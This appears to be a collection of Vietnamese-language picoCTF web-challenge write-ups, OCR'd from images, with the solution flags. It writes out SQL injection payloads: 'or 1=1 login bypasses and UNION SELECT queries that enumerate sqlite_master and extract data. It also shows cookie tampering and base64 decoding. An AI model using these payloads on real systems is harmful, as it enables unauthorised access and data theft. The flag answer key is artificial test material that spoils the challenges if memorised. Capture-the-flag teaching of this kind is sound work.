
- Đây là một file ẩn được tạo bởi macOS để lưu thông tin về cách hiển thị các thư mục (như vị trí của các biểu tượng, kích thước cửa sổ). Nó không có tác dụng với hệ thống khác nhưng có thể vô tình bị tải lên khi bạn tải thư mục lên máy chủ. File này thường không liên quan đến bảo mật hay quản lý web và có thể bị xóa an toàn khi không cần thiết.

```
    </p>
<!-- Here's the first part of the flag: picoCTF{t -->
  </div>
```

```
/* CSS makes the page look nice, and yes, it also has part of the flag. Here's part 2: h4ts_4_l0 */
```


Not secure
mercury.picoctf.net:5080/robots.txt
User-agent: *
Disallow: /index.html
Part 3: t_0f_pl4c
I think this is an apache server... can you Access the next flag?


Not secure
mercury.picoctf.net:5080/.htaccess
Part 4: 3s_2_l00k
I love making websites on my Mac, I can Store a lot of information there.


Congrats! You completed the scavenger hunt. Part 5: _35844447}

GET aHEAD

```
<!doctype html>
<html>
<head>
    <title>Red</title>
    <link rel="stylesheet" type="text/css" href="//maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css">
    <style>body {background-color: red;}</style>
</head>
    <body>
        <div class="container">
            <div class="row">
                <div class="col-md-6">
                    <div class="panel panel-primary" style="margin-top:50px">
                        <div class="panel-heading">
                            <h3 class="panel-title" style="color:red">Red</h3>
                        </div>
                        <div class="panel-body">
                            <form action="index.php" method="GET">
                                <input type="submit" value="Choose Red"/>
                            </form>
                        </div>
                    </div>
                </div>
                <div class="col-md-6">
                    <div class="panel panel-primary" style="margin-top:50px">
                        <div class="panel-heading">
                            <h3 class="panel-title" style="color:blue">Blue</h3>
                        </div>
                        <div class="panel-body">
                            <form action="index.php" method="POST">
                                <input type="submit" value="Choose Blue"/>
                            </form>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </body>
</html>
```

Đọc source ta thấy có 2 giao thức được sử dụng là GET và POST, tên chall viết hoa tất cả chữ HEAD là có ẩn ý, thử đổi GET thành HEAD và send request :

HEAD: Phương thức HEAD trong HTTP cũng được sử dụng để yêu cầu chỉ phần "Header" mà không lấy nội dung thực tế của trang.

curl -I HEAD -i http://mercury.picoctf.net:53554/index.php

sau khi send ta sẽ nhận flag

dont-use-client-side


```
<script type="text/javascript">
  function verify() {
    checkpass = document.getElementById("pass").value;
    split = 4;
    if (checkpass.substring(0, split) == 'pico') {
      if (checkpass.substring(split*6, split*7) == '706c') {
        if (checkpass.substring(split, split*2) == 'CTF{') {
         if (checkpass.substring(split*4, split*5) == 'ts_p') {
          if (checkpass.substring(split*3, split*4) == 'lien') {
            if (checkpass.substring(split*5, split*6) == 'lz_b') {
              if (checkpass.substring(split*2, split*3) == 'no_c') {
                if (checkpass.substring(split*7, split*8) == '5}') {
                  alert("Password Verified")
                  }
                }
              }

            }
          }
        }
      }
    }
    else {
      alert("Incorrect password");
    }
```

Mở source code và sắp xếp các phần của flag vào thành flag full.


Flag: picoCTF{no_clients_plz_706c5}

Logon

Đăng nhập thành công bằng acc ‘admin’ , ‘admin’




Inspect xem Cookie ta thấy có 1 cookie admin có value là False, thử đổi thành True rồi load lại trang thì nhận flag




Flag: picoCTF{th3_c0nsp1r4cy_l1v3s_0c98aacc}

Insp3ct0r




Inspect và trong 3 file này sẽ có 3 phần của flag

where are the robots



Mở file robots.txt ta thấy có nội dung trên, folow theo path trên ta được flag




More SQLi

Thử đăng nhập bằng ‘user’ và ‘user thấy có lỗi hiển thị:

```
username: user
password: user
SQL query: SELECT id FROM users WHERE password = 'user' AND username = 'user'
```


Thử fuzz 'or 1=1;-- vào ô input thì đã bypass thành công



Ta sẽ đi kiểm tra xem thông tin cơ sở dữ liệu , sử dụng loại DB nào


123' UNION SELECT 1, sqlite_version(), 3;--

Ta có thể thấy web sử dụng SQLite



Tiếp theo là list tất cả các tables ra

123' UNION SELECT name, sql, null from sqlite_master;--



Ta thấy có flag, lấy nó thôi

123' UNION SELECT flag, null, null from more_table;--

Welcome

Log Out

Search Office

City Search

City	Address Phone

If you are here, you must have seen it

picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_e3e46aae}

Findme

try username:test and password:test!

Đăng nhập tài khoản là test-test

Khi đăng nhập tài khoản đã có 1 số chuyển hướng rất nhanh, dùng burpsuite để kiểm tra thì thấy 1 respone chuyển tiếp respone login

Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://saturn.picoctf.net:53734 [13.59.203.175]

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  POST /login HTTP/1.1
2  Host: saturn.picoctf.net:53734
3  Content-Length: 30
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://saturn.picoctf.net:53734
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   7
10 Referer: http://saturn.picoctf.net:53734/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=h5r0vub6cdls70le6cmdb4v0dq
14 Connection: close
15
16 username=test&password=test%21
```


Login

Response

Pretty | Raw | Hex | Render | \n

```
1  HTTP/1.1 302 Found
2  X-Powered-By: Express
3  Location: /next-page/id=cGljbONURntwcm94aWVzX2Fs
4  Vary: Accept
5  Content-Type: text/html; charset=utf-8
6  Content-Length: 120
7  Date: Mon, 20 Mar 2023 06:20:42 GMT
8  Connection: close
9
10 <p>
     Found. Redirecting to <a href="
     /next-page/id=cGljbONURntwcm94aWVzX2Fs">
       /next-page/id=cGljbONURntwcm94aWVzX2Fs
     </a>
   </p>
```

Login page respone



Respone chuyển tiếp sau responr login

ta có thể thấy id= 1 chuỗi base64, encode chuỗi ra ta được flag

flag: picoCTF{proxies_all_the_way_25bbae9a}

SQLiLite

- Chúng ta có thể thấy SQL"i"Lite, trong đó chữ cái i cho chúng ta biết rằng đây có thể là thao tác chèn sql.
- sử dụng tên người dùng=admin và mật khẩu=admin

```
username: admin
password: admin
SQL query: SELECT * FROM users WHERE name='admin' AND password='admin'
```

Login failed.

• Bây giờ chúng ta đã biết truy vấn được sử dụng để trả về dữ liệu từ bảng.

• Fuzz payload sau

' or 1=1 --

```
username:  ' or 1=1 --
password:  ' or 1=1 --
SQL query: SELECT * FROM users WHERE name=' ' or 1=1 --' AND password=' ' or 1=1 --'
```

Logged in! But can you see the flag, it is in plainsight.

- Đã bypass được, giờ hãy Inspect để kiểm tra và lấy flag

```
<pre>…</pre>
<h1>
  Logged in! But can you see the flag, it is in plainsight.
</h1>
<p hidden="">
  Your flag is: picoCTF{L00k5_l1k3_y0u_solv3d_it_d3c660ac}
</p>
</body>
```